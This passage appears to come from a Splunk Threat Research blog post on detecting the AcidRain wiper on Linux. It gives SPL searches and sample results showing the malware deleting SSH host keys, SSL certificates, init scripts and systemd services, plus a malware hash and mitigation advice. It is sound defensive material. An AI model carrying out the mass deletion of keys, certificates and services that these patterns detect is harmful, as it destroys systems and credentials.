
20 Per Page ▾ Format Preview ▾

process_name	process	proc_guid	file_name	file_path	action	_time	parent_process_name
qemu-mips-static	/usr/bin/qemu-mips-static ./acidrain	{ec2a2542-2afb-6254-12f7-2e6000000000}	acpid	/etc/init.d/acpid	deleted	2022-04-11 13:00	sudo
qemu-mips-static	/usr/bin/qemu-mips-static ./acidrain	{ec2a2542-2afb-6254-12f7-2e6000000000}	apparmor	/etc/init.d/apparmor	deleted	2022-04-11 13:00	sudo
qemu-mips-static	/usr/bin/qemu-mips-static ./acidrain	{ec2a2542-2afb-6254-12f7-2e6000000000}	apport	/etc/init.d/apport	deleted	2022-04-11 13:00	sudo
qemu-mips-static	/usr/bin/qemu-mips-static ./acidrain	{ec2a2542-2afb-6254-12f7-2e6000000000}	atd	/etc/init.d/atd	deleted	2022-04-11 13:00	sudo
qemu-mips-static	/usr/bin/qemu-mips-static ./acidrain	{ec2a2542-2afb-6254-12f7-2e6000000000}	binfmt-support	/etc/init.d/binfmt-support	deleted	2022-04-11 13:00	sudo
qemu-mips-static	/usr/bin/qemu-mips-static ./acidrain	{ec2a2542-2afb-6254-12f7-2e6000000000}	console-setup.sh	/etc/init.d/console-setup.sh	deleted	2022-04-11 13:00	sudo
qemu-mips-static	/usr/bin/qemu-mips-static ./acidrain	{ec2a2542-2afb-6254-12f7-2e6000000000}	cron	/etc/init.d/cron	deleted	2022-04-11 13:00	sudo
qemu-mips-static	/usr/bin/qemu-mips-static ./acidrain	{ec2a2542-2afb-6254-12f7-2e6000000000}	cryptdisks	/etc/init.d/cryptdisks	deleted	2022-04-11 13:00	sudo
qemu-mips-static	/usr/bin/qemu-mips-static ./acidrain	{ec2a2542-2afb-6254-12f7-2e6000000000}	cryptdisks-early	/etc/init.d/cryptdisks-early	deleted	2022-04-11 13:00	sudo
qemu-mips-static	/usr/bin/qemu-mips-static ./acidrain	{ec2a2542-2afb-6254-12f7-2e6000000000}	dbus	/etc/init.d/dbus	deleted	2022-04-11 13:00	sudo

Linux Deletion of SSL Certificate

This analytic looks for a deletion of ssl certificate in a linux machine. attacker may delete or modify ssl certificate to impair some security features or act as defense evasion in a compromised linux machine. This Anomaly can be also a good indicator of a malware trying to wipe or delete several files in a compromised host as part of its destructive payload like what AcidRain malware does in linux or router machines.

```
| tstats `security_content_summariesonly` count min(_time) as firstTime max(_time) as
lastTime FROM datamodel=Endpoint.Filesystem
  where Filesystem.action=deleted Filesystem.file_path = "/etc/ssl/certs/*"
Filesystem.file_path IN ("*.pem", "*.crt")
  by _time span=1h Filesystem.file_name Filesystem.file_path Filesystem.dest
Filesystem.process_guid Filesystem.action
  | `drop_dm_object_name(Filesystem)`
  |rename process_guid as proc_guid
  |join proc_guid, _time [
  | tstats `security_content_summariesonly` count FROM datamodel=Endpoint.Processes where
Processes.parent_process_name != unknown
  by _time span=1h Processes.process_id Processes.process_name Processes.process
Processes.dest Processes.parent_process_name Processes.parent_process
Processes.process_path Processes.process_guid
  | `drop_dm_object_name(Processes)`
  |rename process_guid as proc_guid
  | fields _time dest user parent_process_name parent_process process_name process_path
process proc_guid registry_path registry_value_name registry_value_data registry_key_name
action]
  | table  process_name process proc_guid file_name file_path action _time
parent_process_name parent_process  process_path dest user
```




process_name	process	proc_guid	file_name	file_path	action
qemu-mips-static	/usr/bin/qemu-mips-static ./acidrain	{ec2a2542-2afb-6254-12f7-2e6000000000}	ACCVRAIZ1.pem	/etc/ssl/certs/ACCVRAIZ1.pem	deleted
qemu-mips-static	/usr/bin/qemu-mips-static ./acidrain	{ec2a2542-2afb-6254-12f7-2e6000000000}	AC_RAIZ_FNMT-RCM.pem	/etc/ssl/certs/AC_RAIZ_FNMT-RCM.pem	deleted
qemu-mips-static	/usr/bin/qemu-mips-static ./acidrain	{ec2a2542-2afb-6254-12f7-2e6000000000}	Actalis_Authentication_Root_CA.pem	/etc/ssl/certs/Actalis_Authentication_Root_CA.pem	deleted
qemu-mips-static	/usr/bin/qemu-mips-static ./acidrain	{ec2a2542-2afb-6254-12f7-2e6000000000}	AffirmTrust_Commercial.pem	/etc/ssl/certs/AffirmTrust_Commercial.pem	deleted
qemu-mips-static	/usr/bin/qemu-mips-static ./acidrain	{ec2a2542-2afb-6254-12f7-2e6000000000}	AffirmTrust_Networking.pem	/etc/ssl/certs/AffirmTrust_Networking.pem	deleted

Linux Deletion of SSH Key

This analytic looks for a deletion of ssh key in a linux machine.This Anomaly can be also a good indicator of a malware trying to wipe or delete several files in a compromised host as part of its destructive payload like what AcidRain malware does in linux or router machines.

```
| tstats `security_content_summariesonly` count min(_time) as firstTime max(_time) as
lastTime FROM datamodel=Endpoint.Filesystem
  where Filesystem.action=deleted Filesystem.file_path = "/etc/ssh/*" AND
Filesystem.file_path = "~/.ssh/*" by _time span=1h Filesystem.file_name
Filesystem.file_path Filesystem.dest Filesystem.process_guid Filesystem.action
  | `drop_dm_object_name(Filesystem)`
  |rename process_guid as proc_guid
  |join proc_guid, _time [
  | tstats `security_content_summariesonly` count FROM datamodel=Endpoint.Processes where
Processes.parent_process_name != unknown
  by _time span=1h Processes.process_id Processes.process_name Processes.process
Processes.dest Processes.parent_process_name Processes.parent_process
Processes.process_path Processes.process_guid
  | `drop_dm_object_name(Processes)`
  |rename process_guid as proc_guid
  | fields _time dest user parent_process_name parent_process process_name process_path
process proc_guid registry_path registry_value_name registry_value_data registry_key_name
action]
  | table  process_name process proc_guid file_name file_path action _time
parent_process_name parent_process  process_path dest user
```



```
| tstats `security_content_summariesonly` count min(_time) as firstTime max(_time) as lastTime FROM datamodel=Endpoint.Filesystem
where Filesystem.action=deleted Filesystem.file_path ="/etc/ssh/*"
by _time span=1h Filesystem.file_name Filesystem.file_path Filesystem.dest Filesystem.process_guid Filesystem.action
| `drop_dm_object_name(Filesystem)`
|rename process_guid as proc_guid
|join proc_guid, _time [
| tstats `security_content_summariesonly` count FROM datamodel=Endpoint.Processes where Processes.parent_process_name != unknown
by _time span=1h Processes.process_id Processes.process_name Processes.process Processes.dest Processes.parent_process_name Processes.parent_process Processes.process_path Processes.process_guid
| `drop_dm_object_name(Processes)`
|rename process_guid as proc_guid
| fields _time dest user parent_process_name parent_process process_name process_path process proc_guid registry_path registry_value_name registry_value_data registry_key_name action]
| table  process_name process proc_guid file_name file_path action _time parent_process_name parent_process  process_path dest user
```

✓ 12 events (before 12/04/2022 08:33:11.000) No Event Sampling ▾

Events Patterns Statistics (12) Visualization


20 Per Page ▾ Format Preview ▾

process_name	process	proc_guid	file_name	file_path	action	_time	parent_process_name
qemu-mips-static	/usr/bin/qemu-mips-static ./acidrain	{ec2a2542-2afb-6254-12f7-2e6000000000}	moduli	/etc/ssh/moduli	deleted	2022-04-11 13:00	sudo
qemu-mips-static	/usr/bin/qemu-mips-static ./acidrain	{ec2a2542-2afb-6254-12f7-2e6000000000}	ssh_config	/etc/ssh/ssh_config	deleted	2022-04-11 13:00	sudo
qemu-mips-static	/usr/bin/qemu-mips-static ./acidrain	{ec2a2542-2afb-6254-12f7-2e6000000000}	ssh_host_dsa_key	/etc/ssh/ssh_host_dsa_key	deleted	2022-04-11 13:00	sudo
qemu-mips-static	/usr/bin/qemu-mips-static ./acidrain	{ec2a2542-2afb-6254-12f7-2e6000000000}	ssh_host_dsa_key.pub	/etc/ssh/ssh_host_dsa_key.pub	deleted	2022-04-11 13:00	sudo
qemu-mips-static	/usr/bin/qemu-mips-static ./acidrain	{ec2a2542-2afb-6254-12f7-2e6000000000}	ssh_host_ecdsa_key	/etc/ssh/ssh_host_ecdsa_key	deleted	2022-04-11 13:00	sudo
qemu-mips-static	/usr/bin/qemu-mips-static ./acidrain	{ec2a2542-2afb-6254-12f7-2e6000000000}	ssh_host_ecdsa_key.pub	/etc/ssh/ssh_host_ecdsa_key.pub	deleted	2022-04-11 13:00	sudo
qemu-mips-static	/usr/bin/qemu-mips-static ./acidrain	{ec2a2542-2afb-6254-12f7-2e6000000000}	ssh_host_ed25519_key	/etc/ssh/ssh_host_ed25519_key	deleted	2022-04-11 13:00	sudo

Linux Deletion of Services

This analytic looks for the deletion of services in a linux machine, attacker may delete or modify services to impair some security features or act as defense evasion in a compromised linux machine. This TTP can be also a good indicator of a malware trying to wipe or delete several files in a compromised host as part of its destructive payload like what AcidRain malware does in linux or router machines.

```
| tstats `security_content_summariesonly` count min(_time) as firstTime max(_time) as
lastTime FROM datamodel=Endpoint.Filesystem
  where Filesystem.action=deleted Filesystem.file_path IN ( "/etc/systemd/*",
"/usr/lib/systemd/*") Filesystem.file_path = "*.service"
  by _time span=1h Filesystem.file_name Filesystem.file_path Filesystem.dest
Filesystem.process_guid Filesystem.action
  | `drop_dm_object_name(Filesystem)`
  |rename process_guid as proc_guid
  |join proc_guid, _time [
  | tstats `security_content_summariesonly` count FROM datamodel=Endpoint.Processes where
Processes.parent_process_name != unknown
  by _time span=1h Processes.process_id Processes.process_name Processes.process
Processes.dest Processes.parent_process_name Processes.parent_process
Processes.process_path Processes.process_guid
  | `drop_dm_object_name(Processes)`
  |rename process_guid as proc_guid
  | fields _time dest user parent_process_name parent_process process_name process_path
process proc_guid registry_path registry_value_name registry_value_data registry_key_name
action]
  | table  process_name process proc_guid file_name file_path action _time
parent_process_name parent_process  process_path dest user
```



process_name	process	proc_guid	file_name	file_path	action	_time
qemu-mips-static	/usr/bin/qemu-mips-static ./acidrain	{ec2a2542-2afb-6254-12f7-2e6000000000}	accounts-daemon.service	/etc/systemd/system/graphical.target.wants/accounts-daemon.service	deleted	2022-04-11 13:00
qemu-mips-static	/usr/bin/qemu-mips-static ./acidrain	{ec2a2542-2afb-6254-12f7-2e6000000000}	apparmor.service	/etc/systemd/system/sysinit.target.wants/apparmor.service	deleted	2022-04-11 13:00
qemu-mips-static	/usr/bin/qemu-mips-static ./acidrain	{ec2a2542-2afb-6254-12f7-2e6000000000}	atd.service	/etc/systemd/system/multi-user.target.wants/atd.service	deleted	2022-04-11 13:00
qemu-mips-static	/usr/bin/qemu-mips-static ./acidrain	{ec2a2542-2afb-6254-12f7-2e6000000000}	binfmt-support.service	/etc/systemd/system/multi-user.target.wants/binfmt-support.service	deleted	2022-04-11 13:00
qemu-mips-static	/usr/bin/qemu-mips-static ./acidrain	{ec2a2542-2afb-6254-12f7-2e6000000000}	blk-availability.service	/etc/systemd/system/sysinit.target.wants/blk-availability.service	deleted	2022-04-11 13:00
qemu-mips-static	/usr/bin/qemu-mips-static ./acidrain	{ec2a2542-2afb-6254-12f7-2e6000000000}	cloud-config.service	/etc/systemd/system/cloud-init.target.wants/cloud-config.service	deleted	2022-04-11 13:00

Name	Technique ID	Tactic	Description

Linux High Frequency Of File Deletion In Etc Folder(New)	T1485,T1070.004	Defense Evasion, Impact	This analytic looks for a high frequency of file deletion relative to process name and process id /etc/ folder.
Linux Deletion Of Init Daemon Script(New)	T1485,T1070.004	Defense Evasion, Impact	This analytic looks for deletion of init daemon script in a linux machine.
Linux Deletion of SSL Certificate(New)	T1485,T1070.004	Defense Evasion, Impact	This analytic looks for deletion of ssl certificate in a linux machine.
Linux deletion Of SSH Key(New)	T1485,T1070.004	Defense Evasion, Impact	This analytic looks for a deletion of ssh key in a linux machine.
Linux Deletion Of Services(New)	T1485,T1070.004	Defense Evasion, Impact	This analytic looks for a deletion of services in a linux machine.
Linux Deletion Of Cron Jobs(New)	T1485,T1070.004	Defense Evasion, Impact	This analytic looks for a deletion of cron jobs in a linux machine.

IOC:

Filename	**Size**	Sha256
acid_rain.elf	22656 bytes (22 KiB)	9b4dfaca873961174ba935fddaf696145afe7bbf5734509f95feb54f3584fd9a

Mitigation

Mitigating these types of payloads can be very difficult. Due to their simplicity and small footprint, many of these devices do not have the ability to implement centralized logging that may allow defenders to detect attacks. In many instances, due to lack of standardization, many of these devices have unpatched vulnerabilities or libraries that are waiting to be exploited by malicious actors.

Considering that many of these devices may be used by personnel working from home for enterprises or even military, it is necessary to understand that these vulnerabilities expose such perimeters to attack and that if it is not possible to monitor, upgrade or even verify integrity of these devices, the best course of action is to replace them with devices that allow integrity verification and monitoring.

Discarding these devices may be needed as infection may indeed survive reboot or reset. Even if devices are not affected by this payload, an advanced adversary will find ways of targeting them due to the large amount of resources they can provide once compromised. Please follow the following links for specific information on hardening security.

- CISA Home Network Security Guide (ST15-002)
- CISA Securing Network Infrastructure Devices (ST18-001)
- NSA - Protecting VSAT Communications

Learn More

You can find the latest content about security analytic stories on GitHub and in Splunkbase. Splunk Security Essentials also has all these detections available via push update. In the upcoming weeks, the Splunk Threat Research Team will be releasing a more detailed blog post on this analytic story. Stay tuned!


For a full list of security content, check out the release notes on Splunk Docs.

Feedback

Any feedback or requests? Feel free to put in an issue on GitHub and we'll follow up. Alternatively, join us on the Slack channel #security-research. Follow these instructions If you need an invitation to our Splunk user groups on Slack.

We would like to thank the following for their contributions to this post.

- Teoderick Contreras
- Rod Soto
- Jose Hernandez
- Patrick Barreiss
- Lou Stella
- Mauricio Velazco
- Michael Haag
- Bhavin Patel
- Eric McGinnis



Posted by

Splunk Threat Research Team

The Splunk Threat Research Team is an active part of a customer's overall defense strategy by enhancing Splunk security offerings with verified research and security content such as use cases, detection searches, and playbooks. We help security teams around the globe strengthen operations by providing tactical guidance and insights to detect, investigate and respond against the latest threats. The Splunk Threat Research Team focuses on understanding how threats, actors, and vulnerabilities work, and the team replicates attacks which are stored as datasets in the Attack Data repository.

Our goal is to provide security teams with research they can leverage in their day to day operations and to become the industry standard for SIEM detections. We are a team of industry-recognized experts who are encouraged to improve the security industry by sharing our work with the community via conference talks, open-sourcing projects, and writing white papers or blogs. You will also find us presenting our research at conferences such as Defcon, Blackhat, RSA, and many more.

Read more Splunk Security Content.